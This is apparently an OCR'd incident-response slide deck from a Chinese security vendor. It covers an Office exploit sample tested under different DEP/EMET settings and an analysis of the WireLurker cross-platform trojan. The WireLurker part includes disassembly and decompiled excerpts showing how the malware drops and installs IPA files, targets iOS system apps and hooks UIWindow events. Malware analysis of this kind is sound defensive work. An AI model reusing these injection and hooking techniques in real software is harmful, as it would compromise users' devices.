
智者安天下

小插曲


发现问题	• 追影未检测到 • VDS检测到下载事件
验证问题	• 不播放无法触发漏洞
查找原因	• 用户配置错误 • 不支持触发格式
完善功能	• 增加触发格式



分兵作战，多部门协同



响应过程


样本报告v1
检索历史样本
样本报告v2
完善产品功能
原理分析
深入分析验证
初步分析
取得样本
10.14
10.15
10.16
10.17

验证环节多样性

- Office、Windows组合多样
- DEP、EMET对
- UAC验证情况

分类	Office Professional Plus 2007			Office Professional Plus 2010			Office Professional Plus 2013		
	DEP 默认	DEP 全开	EMET	DEP 默认	DEP 全开	EMET	DEP 默认	DEP 全开	EMET
	*	*	**	**	**	当前系统不支持此版本 office			
	*	*	**	**	**				
	*	*	当前系统不支持此版本 office						
	√	√	**	**	**	√	√	√	
	√	√	**	**	**	√	√	√	
	√	√	**	**	**	√	√	√	
	√	√	**	**	**	√	√	√	


破界样本分析案例

- 背景介绍
- 攻击原理
- 响应过程
- 主要问题


事件背景

- 命名：破界（WIRELURKER）
- 特点：跨平台木马
- 时间：2014年11月6日
- 系统：Windows、Mac OS X、iOS
- 发现：Palo Alto Networks

攻击原理


下载
文件共享服务器
下载
上传
iTunes
PC - Windows
iTunes
PC - Mac OS X
攻击者
安装
上传
安装
获取
第三方APP 市场
下载
www.comeinbaby.com
后台上传
用户
iPhone/iPad - iOS
WEB服务器

部门协同



部门协同 CERT Team


```
3C8 call    ds:GetTempPathA
3C0 lea     ecx, [ebp+var_33C]
3C0 call    ds:??0?$CStringT@_WV?$StrTraitMFC_DLL@
3C0 xor     ebx, ebx
3C0 lea     ecx, [ebp+lpFileName]
3C0 mov     [ebp+var_4], ebx
3C0 call    ds:??0?$CStringT@_WV?$StrTraitMFC_DLL@
3C0 lea     edx, [ebp+Buffer]
3C0 push    edx
3C4 push    offset aSApps_ipa ; "%s/apps.ipa"
3C8 lea     eax, [ebp+lpString]
3C8 mov     byte ptr [ebp+var_4], 1
3C8 call    cat_str
3C8 lea     eax, [ebp+Buffer]
3C8 push    eax
3CC push    offset aSThird_ipa ; "%s/third.ipa"
3D0 lea     eax, [ebp+lpMultiByteStr]
3D0 call    cat_str
3D0 mov     eax, [ebp+lpString]
3D0 mov     edi, ds:MultiByteToWideChar
```


```
178 call    ds:GetTempPathA
170 lea     eax, [esp+16Ch+Buffer]
170 push    eax
174 push    offset aSApps_ipa ; "%s/apps.ipa"
178 lea     eax, [esp+174h+lParam]
178 call    cat_str
178 mov     ecx, [esp+174h+lParam]
178 push    ecx
17C push    edi
180 xor     edx, edx
180 mov     ecx, esi
180 call    install_app
```

智者安天下

部门协同 AVL Team


```
mov     r12, cs:classRef_NSString
mov     rsi, cs:selRef_mainBundle
mov     rdi, cs:classRef_NSBundle
mov     r14, cs:_objc_msgSend_ptr
call    r14 ; _objc_msgSend
mov     rdi, rax
call    v0 = objc_msgSend(&OBJC_CLASS___NSAutoreleasePool, "alloc");
mov     v10 = objc_msgSend(v0, "init");
mov     v1 = objc_msgSend(&OBJC_CLASS___NSBundle, "mainBundle");
mov     v2 = objc_msgSend(v1, "infoDictionary");
mov     v3 = objc_msgSend(v2, "objectForKey:", CFSTR("CFBundleExecutable"));
call    v4 = objc_msgSend(&OBJC_CLASS___NSArray, "alloc");
mov     v5 = objc_msgSend(
mov           v4,
call          "initWithObjects:",
mov           CFSTR("MobilePhone"),
lea           CFSTR("MobileSMS"),
mov           CFSTR("MobileSafari"),
mov           CFSTR("MobileStorageMounter"),
mov           CFSTR("Search"),
mov           CFSTR("${EXECUTABLE_NAME}"),
xor           CFSTR("Preferences"),
call          0);
mov     if ( v3 )
call    {
mov       if ( (unsigned int)objc_msgSend(v5, "containsObject:", v3) & 0xFF )
call      {
            objc_msgSend(&OBJC_CLASS___mydUtils, "CheckUpdate");
            v6 = objc_msgSend(&OBJC_CLASS___UIWindow, "class");
            MSHookMessageEx(v6, "sendEvent:", replace_UIWindow_sendEvent, &original_UIWindow_sendEvent);
            v7 = objc_msgSend(&OBJC_CLASS___NSArray, "alloc");
            v8 = objc_msgSend(
                   v7,
                   "initWithObjects:",
                   CFSTR("Search"),
v51 = stat("/Applications/Cydia.app", &v55);
NSLog(CFSTR("cydia:%d"));
v29 = objc_msgSend(&OBJC_CLASS___NSFileManager, "alloc");
v30 = objc_msgSend(v29, "init");
v31 = objc_msgSend(&OBJC_CLASS___NSBundle, "mainBundle");
v32 = (void *)objc_retainAutoreleasedReturnValue(v31);
v33 = v32;
v34 = objc_msgSend(v32, "resourcePath");
v35 = objc_retainAutoreleasedReturnValue(v34);
v36 = v35;
v37 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%@/sfbase.dylib"), v35);
v54 = objc_retainAutoreleasedReturnValue(v37);
objc_release(v36);
objc_release(v33);
NSLog(CFSTR("path:%@"));
if ( (unsigned int)objc_msgSend(v30, "fileExistsAtPath:isDirectory:", v54, 0) & 0xFF )
  v38 = CFSTR("file exists");
```

响应过程


分析环境采购
报告修订
分析报告
样本分析
取得样本
平台分析验证
PAN发布报告
11.6
11.7
11.8
11.9
11.10
11.11

缺少验证、分析环境

- Windows平台、 Mac OS X平台、第三方APP商店的“破界”样本验证
  - 缺少搭建第三方APP商店下载服务器经验
  - 缺少苹果平板、手机实体测试全系列设备
  - iOS各版本(及越狱情况)验证时需刷机，耗时耗力

总结

- 挑战与解决思路

挑战与解决思路

仍处于公众认知盲点	增加与媒体交流
全面信息分享机制有待加强	加强与产品用户、安全厂商信息共享
情报价值判断仍依赖负责人	增加与业内的交流
威胁泛化导致需要更全面分析能力和单点深入分析能力	培养不同平台、架构分析人员
普查能力与分析能力对接不顺畅	加强与管理部门合作

不懂网络安全的人是幸福的人
而我们的责任是保护他们的幸福
——引自《安天团队宣言》

感谢大家参与本次交流！